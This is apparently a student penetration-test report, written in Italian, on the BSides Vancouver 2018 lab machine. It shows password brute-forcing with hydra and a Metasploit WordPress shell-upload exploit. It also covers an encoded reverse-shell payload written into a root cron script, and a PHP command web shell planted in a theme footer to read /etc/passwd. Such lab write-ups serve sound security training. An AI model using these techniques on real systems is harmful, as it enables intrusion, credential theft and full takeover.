
## Report Progetto Build Week 2

## **MACCHINA VANCOUVER 2018**

Impostazione indirizzo ip Kali DHCP su Host-Only come la VM Vancouver per permettere la comunicazione tra le due.



Ping sweep network "-sn" specifica una scansione di tipo ping per determinare gli host attivi, inviando pacchetti ICMP Echo Request (ping) e aspettandosi una risposta dai dispositivi presenti nella rete specificata. Quindi, il comando esegue una scansione rapida e aggressiva per individuare gli indirizzi IP attivi nella rete.

```
kali@ kali)-[~]
nmap -sn -T5 192.168.32.0/24
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 19:01 EDT
Nmap scan report for 192.168.32.101
Host is up (0.0026s latency).
Nmap scan report for 192.168.32.102
Host is up (0.00029s latency).
Nmap done: 256 IP addresses (2 hosts up) scanned in 19.50 seconds
```

L'indirizzo ip di Kali è quindi 192.168.32.102, quello di Vancouver 192.168.32.101.

Scansione completa host inclusa la rilevazione del sistema operativo(-A), la scansione delle versioni dei servizi(-sV), l'esecuzione di script di scansione predefiniti(-sC), l'analisi di tutte le porte aperte(-p-) e la generazione di un output dettagliato durante la scansione(-v).

```
(kali@ kali)-[~]
| nmap -sC -sV -p- -A -v -T4 192.168.32.101
| Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-19 19:08 EDT
| NSE: Loaded 156 scripts for scanning.
```

Dalla scansione possiamo rilevare:

- Porta 21 ftp aperta con Anonymous login permesso. All'interno la directory "public" in cui il proprietario ha tutti i permessi (lettura, scrittura ed esecuzione), il gruppo ha il permesso di lettura ed esecuzione, mentre gli altri utenti possono solo eseguire il file senza poterlo modificare o eliminare.
- Porta 22 ssh aperta con protocolli DSA (Digital Signature Algorithm), RSA (Rivest-Shamir-Adleman) ed ECDSA (Elliptic Curve Digital Signature Algorithm). Tutti questi algoritmi utilizzano sia chiavi pubbliche che chiavi private per generare e verificare firme digitali.
- Porta 80 http aperta con il file "robots.txt", che presenta una restrizione per la directory /backup\_wordpress, e l'assenza di un titolo nella pagina web visitata.

```
Nmap scan report for 192.168.32.101
Host is up (0.021s latency).
Not shown: 65532 closed tcp ports (conn-refused)


PORT STATE SERVICE VERSION

21/tcp open ftp vsftpd 2.3.5
   ftp-syst:
STAT:
   FTP server status:
           Connected to 192.168.32.102
          Logged in as ftp
TYPE: ASCII
           No session bandwidth limit
           Session timeout in seconds is 300
          Control connection is plain text
Data connections will be plain text
          At session startup, client count was 3 vsFTPd 2.3.5 - secure, fast, stable
   End of status
   ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxr-xr-x 2 65534 65534 4096 Mar 03 2018 public
                       2 65534 65534 4096 Mar 03 2018 public
sh OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
22/tcp open ssh
      1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
256 97:e5:28:7a:31:4d:0a:89:b2:b0:25:81:d5:36:63:4c (ECDSA)
0/tcp open http Apache httpd 2.2.22 ((Ubuntu)) http-robots.txt: 1 disallowed entry
   /backup_wordpress
   http-methods:
     Supported Methods: OPTIONS GET HEAD POST
 _http-title: Site doesn't have a title (text/html).
_http-server-header: Apache/2.2.22 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

Aprendo la pagina con l'indirizzo IP del server viene visualizzato il messaggio "It works!".

Ciò significa che il server web è configurato correttamente e sta restituendo la pagina di default.


Questa pagina di default viene visualizzata quando non è ancora stato aggiunto alcun contenuto al server.



This is the default web page for this server.

The web server software is running but no content has been added, yet.

Accedendo alla copia del backup si nota come sia stato dichiarato come obsoleto e non più in uso.



Da notare come nei post l'amministratore sia chiamato John.

A new blog is being set up, all current posts will be migrated. For any questions, please contact IT administrator John.

Avvio la connessione su ftp ed elenco directory e file con ls.

```
      (kali⊕ kali)-[~]

      $ ftp 192.168.32.101

      Connected to 192.168.32.101.

      220 (vsFTPd 2.3.5)

      Name (192.168.32.101:kali): anonymous

      230 Login successful.

      Remote system type is UNIX.

      Using binary mode to transfer files.

      ftp> ls

      229 Entering Extended Passive Mode (|||41323|).

      150 Here comes the directory listing.

      drwxr-xr-x
      2 65534
      65534
      4096 Mar 03
      2018 public

      226 Directory send OK.
```

Mi sposto nella directory public e con get scarico il file users.txt.bk su Kali.

```
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||40794|).
150 Here comes the directory listing.
             1 0
                                        31 Mar 03 2018 users.txt.bk
-rw-r--r--
                         0
226 Directory send OK.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||45867|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% | *******************
226 Transfer complete.
31 bytes received in 00:00 (10.29 KiB/s)
```

Da Kali faccio cat per vederne il contenuto e trovo la lista dei nomi utente del file di backup.

```
(kali® kali)-[~]
cat users.txt.bk
abatchy
john
mai
anne
doomguy
```

Con nikto vado a scansionare per inviduare le vulnerabilità, dai risultati possiamo notare:

- Possibile vulnerabilità ad attacchi di clickjacking (attacco usato per ingannare gli utenti e indurli a fare clic su elementi o link non desiderati senza rendersene conto).
- Header link che fa riferimento all'API WordPress.
- Header "X-Content-Type-Options" non impostato con possibili XSS e content spoofing (header utilizzato per mitigare i potenziali attacchi di sniffing del tipo MIME (Media Type)).
- Directory /backup wordpress/ dove il server risponde in modo incoerente alle richieste di accesso.
- Versione obsoleta di Apache.
- Header "tcn" (Transparency Control") indicato come "list".
- Info sensibili (inode) divulgate tramite header ETags associato (con ETag non ben configurati si possono
  ottenere info sugli inodes del server (quindi info directory, file presenti,ecc)).
- Header "X-Powered-By" ottenuto nel percorso /backup\_wordpress/ (header che identifica la tecnologia del sito web).
- File default /icons/README presente.

- Modulo di negoziazione (mod\_negotiation) con l'opzione MultiViews (funzionalità di Apache che consente al server di gestire richieste di file senza specificare esplicitamente l'estensione del file nella URL).
- File /wp-config.php individuato.

```
| Salke Pall | Sal
```


Con gobuster vado ad enumerare le directory e i nomi dei file.

Specifico le estensioni e la wordlist, accelerando la scansione con 10 thread.

Con Status:403 vengono indicate le risorse con accesso vietato, con Status:301 quelle spostate su un nuovo percorso, mentre con Status:200 quelle accessibili.

```
u http://192.168.32.101/ -x php,txt,bak,old,zip,gz,conf,cnf,js -w /usr/
                er dir
share/dirb/wordlists/common.txt -t 10
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
[+] Method:
                                             http://192.168.32.101/
     Threads:
Wordlist:
                                             10
                                             /usr/share/dirb/wordlists/common.txt
     Negative Status codes:
                                             404
                                             gobuster/3.5
txt,bak,old,zip,js,php,gz,conf,cnf
     User Agent:
Extensions:
[+] Timeout:
                                            10s
2023/06/22 04:20:18 Starting gobuster in directory enumeration mode
                                                       [Size: 280]
[Size: 290]
[Size: 290]
[Size: 290]
[Size: 290]
[Size: 290]
  .hta.php
  .hta.conf
                                  (Status: 403
(Status: 403
  .hta.cnf
  .hta.txt
  .hta.zip
                                                       [Size: 289]
[Size: 295]
[Size: 295]
[Size: 294]
[Size: 295]
[Size: 295]
[Size: 289]
  .htaccess.txt
  .htaccess.js
.htaccess.old
                                  (Status: 403
(Status: 403
  htaccess.php
                                  (Status: 403
(Status: 403
  .hta.gz
                                                       [Size: 289]
[Size: 296]
[Size: 294]
[Size: 291]
[Size: 295]
[Size: 295]
  htaccess.conf
  .htaccess.gz
                                  (Status: 403
(Status: 403
  htpasswd
  .htaccess.cnf
.htpasswd.php
                                  (Status: 403
(Status: 403
                                                        [Size: 290]
[Size: 295]
   hta.bak
  .htpasswd.cnf
                                                        [Size: 296]
[Size: 295]
[Size: 294]
  htpasswd.txt
                                                        [Size: 295]
[Size: 294]
[Size: 295]
[Size: 295]
[Size: 295]
  htpasswd.gz
  htpasswd.zip
                                  (Status: 403
(Status: 403
  .htpasswd.old
                                                                  295]
295]
  .htpasswd.bak
                                  (Status: 403
                                                        [Size:
                                                        [Size:
 .htaccess
 cgi-bin/
                                                         [Size:
                                                        [Size: 177]
[Size: 177]
 /index
                                  (Status: 200)
/index.html
                                                       [Size: 43]
[Size: 43]
[Size: 43]
 robots.txt
/robots.txt
/server-status (Status: 40
Progress: 45903 / 46150 (99.46%)
2023/06/22 04:21:04 Finished
```

Successivamente faccio una scansione dell'URL per enumerare utenti, plugin e temi utilizzati sul sito WordPress.



Dal risultato si trovano gli utenti admin e john.

Successivamente utilizzo hydra con lista rockyou per trovare la password dell'amministratore john.

La stringa di dati di login viene inviata come parte di una richiesta POST al server dell'applicazione WordPress al fine di effettuare l'autenticazione e l'accesso all'account utente corrispondente.

La password di john risulta essere enigma.

```
[ATTEMPT] target 192.168.32.101 - login "john" - pass "laguna" - 2539 of 14344399 [child 22] (0/0)
[80][http-post-form] host: 192.168.32.101 login: john password: enigma
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-06-22 04:48:53
```

Avendo le credenziali admin vado a sfruttare l'exploit di wordpress admin shell upload.

In alternativa è possibile loggare nel pannello admin di worpress e modificare il codice della pagina 404 con una reverse shell in php, settare un listener (con metasploit o netcat) e la shell sarà attivata visitando la pagina 404.

Inserisco le credenziali e faccio partire l'exploit con run.

```
Module options (exploit/unix/webapp/wp_admin_shell_upload):
                Current Setting
                                       Required Description
   Name
  PASSWORD
               enigma
                                                    The WordPress password to authenticate with
                                        yes
                                                   The target host(s), see https://docs.metasploit.com/docs/using-me
The target port (TCP)
Negotiate SSL/TLS for outgoing connections
The base path to the wordpress application
   Proxies
                192.168.32.101
   RHOSTS
                                        ves
                 false
                /backup_wordpress
                                       yes
    USERNAME
                                                    The WordPress username to authenticate with
                                                   HTTP server virtual host
   VHOST
Payload options (php/meterpreter/reverse_tcp):
          Current Setting Required Description
                                            The listen address (an interface may be specified)
 LHOST 192.168.32.102
                                            The listen port
           4444
Exploit target:
   Id Name
       WordPress
View the full module info with the info, or info -d command.
                                         shell upload) > run
msf6 exploit(
    Started reverse TCP handler on 192.168.32.102:4444
    Authenticating with WordPress using john:enigma...
    Authenticated with WordPress
    Preparing payload ...
    Uploading payload ...
Executing the payload at /backup_wordpress/wp-content/plugins/wXqOSDzcOw/vItiyDVNit.php ...
Sending stage (39927 bytes) to 192.168.32.101
Deleted vItiyDVNit.php
    Deleted wXqOSDzcOw.php
    Deleted ../wXqOSDzcOw
Meterpreter session 1 opened (192.168.32.102:4444 → 192.168.32.101:44989) at 2023-06-19 19:59:03 -0400
```

Tramite comando id verifico che sto operando con l'utente di sistema www-data, con pwd visualizzo la directory corrente /, ovvero la directory radice del sistema. L'utente www-data ha solitamente privilegi minimi per eseguire le operazioni di servizio web.

```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/
```

Decido di utilizzare LinEnum, uno script di enumerazione delle vulnerabilità per sistemi Linux. Lo script esegue una serie di controlli e analisi del sistema, inclusi i privilegi dell'utente, i permessi dei file, le configurazioni di rete, le versioni dei software e altre informazioni pertinenti per identificare potenziali punti deboli.

Faccio quindi l'upload da meterpreter nella cartella /tmp, essendo un percorso comune in cui gli utenti possono scrivere file temporanei durante l'esecuzione di script o programmi.

```
meterpreter > upload /home/kali/LinEnum /tmp
[*] Uploading : /home/kali/LinEnum → /tmp/LinEnum
[*] Completed : /home/kali/LinEnum → /tmp/LinEnum
```

Apro la shell ed eseguo lo script con lo switch -t, utile quando si desidera eseguire un'analisi più approfondita del sistema alla ricerca di potenziali vulnerabilità o configurazioni non sicure.

```
ls
LinEnum
pulse-PKdhtXMmr18n
report.log
bash ./LinEnum -t > report.log
```

Con cat vado a leggere l'output del file di report generato.

In seguito, faccio il download del report su Kali.

```
meterpreter > download /tmp/report.log /home/kali/Desktop
[*] Downloading: /tmp/report.log → /home/kali/Desktop/report.log
[*] Downloaded 44.49 KiB of 44.49 KiB (100.0%): /tmp/report.log → /home/kali/Desktop/report.log
[*] Completed : /tmp/report.log → /home/kali/Desktop/report.log
```

LinEnum riporta il file /usr/local/bin/cleanup non di proprietà dell'utente corrente, ma scrivibile dal gruppo a cui l'utente appartiene. Questo potrebbe consentire ad altri membri del gruppo di modificare o sovrascrivere il contenuto di quel file.

```
[-] Files not owned by user but writable by group:
-rwxrwxrwx 1 root root 376 Jun 19 17:20 /usr/local/bin/cleanup
```

Questo file appartiene a Crontab, di default eseguito come root durante l'esecuzione di /etc/crontab. Ne consegue che qualsiasi comando o script chiamato da crontab verrà eseguito anche come root. Quando uno script eseguito da Cron è modificabile da utenti non privilegiati, tali utenti possono aumentare i propri privilegi modificando questo script e attendendo che venga eseguito da Cron con i privilegi di root.

```
/etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab
# command to install the new version when you edit this file
  and files in /etc/cron.d. These files also have username fields,
  that none of the other crontabs do.
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 *
                                  cd / & run-parts -- report /etc/cron.hourly
                      root
                                 test -x /usr/sbin/anacron || ( cd / &f run-parts --report /etc/cron.daily )
test -x /usr/sbin/anacron || ( cd / &f run-parts --report /etc/cron.weekly )
test -x /usr/sbin/anacron || ( cd / &f run-parts --report /etc/cron.monthly )
25 6
47 6
                      root
52 6
                                  /usr/local/bin/cleanup
                      root
```

Quando /usr/local/bin/cleanup è specificato all'interno del file di configurazione di crontab, significa che il comando o lo script indicato verrà eseguito secondo l'orario o la periodicità specificati nella riga corrispondente del file crontab.

La riga di crontab è composta da cinque campi separati da spazi, ognuno dei quali rappresenta una specifica temporale per l'esecuzione del comando.

"\* \* \* \* \* " indica che il comando sarà eseguito ogni minuto, senza alcuna specifica di orario, giorno del mese, mese o giorno della settimana. In altre parole, il comando verrà eseguito in modo continuo e ripetitivo ogni minuto.

Scarico il file su Kali.

```
exit

meterpreter > download /usr/local/bin/cleanup /home/kali/Desktop

[*] Downloading: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup

[*] Downloaded 64.00 B of 64.00 B (100.0%): /usr/local/bin/cleanup → /home/kali/Desktop/cleanup

[*] Completed _: /usr/local/bin/cleanup → /home/kali/Desktop/cleanup
```

Con msfvenom vado a creare un payload che, una volta eseguito sul sistema di destinazione, si connetterà al sistema di controllo dell'attaccante, consentendo all'attaccante di avere un accesso remoto e interattivo alla shell del sistema Unix.

Vado ad incollarlo nel file /usr/local/bin/cleanup.

```
#!/bin/sh usb_modeswitch

python -c "exec(_import__('zlib').decompress(_import__('base64').b64decode
(_import__('codecs').getencoder('utf-8')('eNqNkMEKwjAMhl+l9NSCdFsFmUgPQyaIq
0B2H65WNpxtWbb3d7WFejSHpkm+/D+kf1szTgiMfKkJLbFyD4K5ta0RCiD2zPePdp2BSeBsy1m2y
dl6SSnHfuS0RL6EL0F4XeYTCVVxaI6Xsv5×8/3quj81VX0rizMNAkwarZWcCHGuccMZ0QAZYI/Zc
gLs2Q9KG0Ijl/7BZH8wPDBWxMsweR8Ggp021wl0mH4AweNYRQ=')[0])))"
```

Successivamente faccio l'upload nel path del file di cleanup originale.

```
meterpreter > upload /home/kali/Desktop/cleanup /usr/local/bin/cleanup
[*] Uploading : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Uploaded -1.00 B of 376.00 B (-0.27%): /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
[*] Completed : /home/kali/Desktop/cleanup → /usr/local/bin/cleanup
```

Avvio così l'handler con nc, con id confermo di essere root e catturo il flag.

```
kali⊕kali)-[
    nc -lvp 8888
listening on [any] 8888 ...
192.168.32.101: inverse host lookup failed: Host name lookup
failure
connect to [192.168.32.102] from (UNKNOWN) [192.168.32.101] 3
3502
id
uid=0(root) gid=0(root) groups=0(root)
ls
flag.txt
cat flag.txt
Congratulations!
If you can read this, that means you were able to obtain root
permissions on this VM.
You should be proud!
There are multiple ways to gain access remotely, as well as f
or privilege escalation.
Did you find them all?
@abatchy17
```

Dal momento che, nel nostro caso, ssh usa algoritmi di cifratura che richiedono una chiave pubblica, decido di tentare il login per trovare un utente che non la richiedesse. Anne risulta richiedere una password.

```
-(kali⊗kali)-[~/Desktop]
ssh abatchy@192.168.32.101
The authenticity of host '192.168.32.101 (192.168.32.10)
RSA key fingerprint is SHA256:ylBM1tw4kljQG4uKyuQvZkRbR
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[f
Warning: Permanently added '192.168.32.101' (RSA) to th
abatchy@192.168.32.101: Permission denied (publickey).
  -(kali⊗kali)-[~/Desktop]
$ ssh john@192.168.32.101
john@192.168.32.101: Permission denied (publickey).
   -(kali@kali)-[~/Desktop]
$ ssh mai@192.168.32.101
mai@192.168.32.101: Permission denied (publickey).
  —(kali⊛kali)-[~/Desktop]
└$ ssh anne@192.168.32.101
anne@192.168.32.101's password:
Permission denied, please try again.
anne@192.168.32.101's password:
  -(kali®kali)-[~/Desktop]
ssh doomguy@192.168.32.101
doomguy@192.168.32.101: Permission denied (publickey).
```

Con hydra avvio un brute force con lista rockyou trovando la password di anne: princess.

```
hydra -l anne -P /home/kali/Desktop/rockyou.txt ssh://192.168.32.101
Hydra v9.4 (c) 2022 by van Hauser/IHC & David Maciejak - Please do not use in milit l purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-06-20 03:41:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recomme
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:143
[DATA] attacking ssh://192.168.32.101:22/
[22][ssh] host: 192.168.32.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
```

Accedo a ssh con le credenziali ricavate e tramite id noto che anne fa parte del gruppo sudo.

```
kali@kali)-[~]
ssh anne@192.168.32.101
sign_and_send_pubkey: no mutual signature supported
anne@192.168.32.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

* Documentation: https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Jun 22 02:44:51 2023 from 192.168.32.102
anne@bsides2018:~$ id
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
```

Con sudo -l visualizzo i permessi sudo dell'utente.

Anne ha tutti i privilegi di sudo, può eseguire i comandi con privilegi di amministratore su qualsiasi host e con qualsiasi utente specificato nel sistema.

In questo caso uso sudo -i avvio una nuova shell interattiva come utente root.

(sudo su cambia l'utente corrente in root senza avviare una nuova shell, sudo -l mostra i privilegi di sudo dell'utente corrente senza avviare una shell, mentre sudo -i avvia una nuova shell interattiva come utente root con un ambiente completo).


Con id controllo che anne abbia privilegi root e catturo il flag.

```
uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo)
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin
User anne may run the following commands on this host:
(ALL : ALL) ALL
anne@bsides2018:~$ sudo -i
root@bsides2018:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bsides2018:∼# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!
You should be proud!
There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?
@abatchy17
```

## **Exploit Aggiuntivi**

Facendo login con l'administrator john possiamo esplorare opzioni aggiuntive per generare una reverse shell sfruttando le vulnerabilità trovate dalla scansione con wpscan.

Possiamo caricare una reverse shell da upload con add plugins.



Uso uno script che consente di eseguire comandi da riga di comando sul server web attraverso il parametro 'cmd'.

Quando si accede a questa pagina PHP con un valore specificato per il parametro 'cmd', il codice esegue il comando fornito utilizzando la funzione exec() di PHP. Il risultato dell'esecuzione del comando viene memorizzato nell'array \$results e quindi viene iterato per visualizzare ogni riga del risultato con un tag <br/>br/> per separarle.


Una volta fatto l'upload verrà visualizzato un errore ma la shell sarà avviata ed i parametri cmd eseguiti.




In questo caso testiamo cmd=cat /etc/passwd.



Il file /etc/passwd contiene informazioni sensibili sugli utenti del sistema, inclusi i loro nomi utente, ID utente, directory home e altri dettagli.



Vado ad incollare la stessa shell nel theme footer.



Il tema verrà modificato correttamente.



Il contenuto del file /etc/passwd verrà visualizzato nel footer del sito.

